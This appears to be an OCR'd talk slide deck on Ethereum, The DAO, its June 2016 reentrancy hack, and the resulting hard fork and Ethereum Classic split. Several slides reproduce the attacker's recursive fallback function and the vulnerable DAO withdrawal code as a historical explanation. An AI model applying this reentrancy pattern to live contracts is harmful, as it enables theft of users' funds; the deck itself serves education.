
The Ether, The DAO and the Hardfork

A story on consensus

Konstantinos Karasavvas


The Ether

- Ethereum Platform
  - Wikipedia: Ethereum is a public blockchain-based distributed computing platform, featuring smart contract functionality.
  - “Smart” contracts (code) allow us to make agreements with anyone enforced by algorithms
    - code is secured in the blockchain
    - decentralized, trustless and censorship resistant
- Whitepaper, late 2013
  - Focus on secure decentralized applications
  - ICO Q3 2014, ~$18M



The Ether


- EVM
  - Completely isolated / sandboxed
  - Accounts:
    - External: controlled by private key
    - Contract: controlled by code
      - default function()
  - Transactions:
    - Message sent from/to account
    - Input: binary data
    - Gas fee to send a transaction
- Ether
  - Fuel that runs the platform
  - It *(gas)* is required to execute code
    - gas = ether x multiplier




The DAO 

- Slock.it
  - Smart locks + IoT + Blockchain
  - Smart contract based on Ethereum
  - Ethereum Computer
- Decentralized Autonomous Organization
  - Smart contract initiated by Slock.it
  - Investor-directed Venture Capital Fund
  - Started crowdsale to attract initial funds
- DAO.Link
- Hyped
  - Motto: “Code is law!”

The DAO: from their FAQ




The DAO: how it works



- Other
  - Curators, deliverables, partial funding, etc.
- Dozens of proposals
  - Slock.it, Ledger, etc.

The DAO: how to split



- Other
  - Split proposal: 7 days debate period
  - Split: 27 days to finish
  - Refund proposal: 14 days

The DAO

- Launched 30 April 2016
- Crowdsale
  - Up until ~ end of May 2016
  - Raised more than $150M (>11M ether or 14%)
- Dozens of proposals were being worked on

The DAO

- Launched 30 April 2016
- Crowdsale
  - Up until ~ end of May 2016
  - Raised more than $150M (>11M ether or 14%)
- Dozens of proposals were being worked on
- Exchanges started to trade DAO tokens
- Vulnerabilities
  - Concerns on possible attack vectors were raised in May
  - Ethereum dev pointed out a flaw (recursive/reentrant attack) (early June)
  - Updated code was suggested and was waiting DTHs approval (14 June)
  - More ‘recursive attack’ vectors by IC3 (16 June)

The DAO

- Launched 30 April 2016
- Crowdsale
  - Up until ~ end of May 2016
  - Raised more than $150M (>11M ether or 14%)
- Dozens of proposals were being worked on
- Exchanges started to trade DAO tokens
- Vulnerabilities
  - Concerns on possible attack vectors were raised in May
  - Ethereum dev pointed out a flaw (recursive/reentrant attack) (early June)
  - Updated code was suggested and was waiting DTHs approval (14 June)
  - More ‘recursive attack’ vectors by IC3 (16 June)
- 17 June: The DAO was hacked

The Hack: Step 0

- Attacker takes part in the DAO crowdsale
- Sends some ether and gets DAO tokens

The Hack: Step 1

- Attacker created a contract account (wallet contract)
- Added a default function like:

```
function () {
  // To be called by the DAO contract
  // This will split a second time...

  DAO dao;
  uint times;
  if (times == 0) {
    times = 1;
    dao.splitDAO();

  } else { times = 0; }
}
```

The Hack: Step 2

- Attacker creates a split proposal
- Designates new wallet contract as the recipient address
- Attacker votes yes on the split proposal
    - After one week the split proposal expires

The Hack: Step 3

- Attacker calls DAO.splitDAO() function to execute the split

```
function splitDAO(
        uint _proposalID,
        address _newCurator
        ) noEther onlyTokenholders returns (bool _success) {
    ...
    withdrawRewardFor(msg.sender); // be nice, and get his rewards
    totalSupply -= balances[msg.sender];
    balances[msg.sender] = 0;
    paidOut[msg.sender] = 0;
    return true;
}
```

The Hack: Step 3, cont.

- … which calls withdrawReward()

```
function withdrawRewardFor(address _account) noEther internal returns (bool _success) {
    if ((balanceOf(_account) * rewardAccount.accumulatedInput()) / totalSupply < paidOut[_account])
        throw;

    uint reward =
        (balanceOf(_account) * rewardAccount.accumulatedInput()) / totalSupply - paidOut[_account];
    if (!rewardAccount.payOut(_account, reward))
        throw;
    paidOut[_account] += reward;
    return true;
}
```

The Hack: Step 3, cont.

- ... which calls payOut()

```
function payOut(address _recipient, uint _amount) returns (bool) {
    if (msg.sender != owner || msg.value > 0 || (payOwnerOnly && _recipient != owner))
        throw;
    if (_recipient.call.value(_amount)()) {
        PayOut(_recipient, _amount);
        return true;
    } else {
        return false;
    }
}
```

```
function () {
  DAO dao;
  uint times;
  if (times == 0) {
    times = 1;
    dao.splitDAO();

   } else { times = 0; }
}
```

After the Hack

- About ⅓ of the fund was stolen
  - >3.5M ether
- Stolen money where in child DAO
  - Dark DAO
  - 27 days until it is operational
    - ether locked
- DAO contract still deployed
  - Immutability of blockchains!
  - Vulnerability still there; more split proposals
- Whitehat hackers exploited vulnerability to drain remaining funds
  - Whitehat DAO

After the Hack, cont.

- Ethereum developers suggest solution
  - Soft-fork
    - to prohibit transactions from/to the Dark DAO to gain time
  - Hard-fork
    - that will return all funds to a replacement withdrawal contract
- DTHs can then withdraw their ether with no loss
- Hot debate ensued
  - community disagreements (minority)
  - hard-fork used to bailout DTHs
  - creates precedence on immutability characteristics
  - ... who decides who to bailout?
- Ethereum developers submit soft-fork code changes for review

The Hard-fork

- Researcher finds vulnerability on soft-fork code
  - Open to DoS attacks
  - Contracts two outcomes: success or exception is raised
  - Third outcome: transaction invalidated due to DAO call
- New plan
  - Implement only the hard-fork asap before the 27 days expire
- Unprecedented community effort
  - Hard-fork code ready for review in days
  - ~1 week before the ‘deadline’
- Hard-fork deployed successfully (20 July)
  - > 90%
  - Block 1920000
- ~70% of DTH got their investment back

The Hard-fork, cont.

- Ethereum Classic
  - Alternative fork kept on supporting the old Ethereum blockchain
  - now available for trading
- Ethereum holders have ether in both chains
- Ethereum value (ETH)
  - Before attack: ~$20
  - After attack and fork: ~$12.5
- Ethereum Classic value (ETC)
  - ~$1.7
- Replay attacks!
  - Blaming responsibility on each other

Consensus / Discussion

- Pro-fork argument (Ethereum Core/One supporters)
  - New complex platform
    - was beta in original roadmap but Serenity version was announced as production!
  - Can prevent theft: will we do nothing?
  - Consensus decides what is ‘right’ and what is ‘wrong’
- Anti-fork arguments (Ethereum Classic supporters)
  - Immutability
    - creates precedence
    - what if governments pressure for a hard-fork?
  - The ‘Code is law’ argument
    - social contract broken
    - was it even theft?

Two chains: market reaction

- BTC value decreased
  - actually almost all cryptocurrencies decreased
- ETH value decreased
- ETC value increased
  - so much trust in the new system?
  - then why only ~5% in favour initially?
- Always remember
  - Speculation and Traders!!

- Happy End ? :)

Questions?

Linkedin: https://www.linkedin.com/in/kkarasavvas
Twitter: @kkarasavvas
Email: kkarasavvas@gmail.com
Bitrated: https://www.bitrated.com/kostas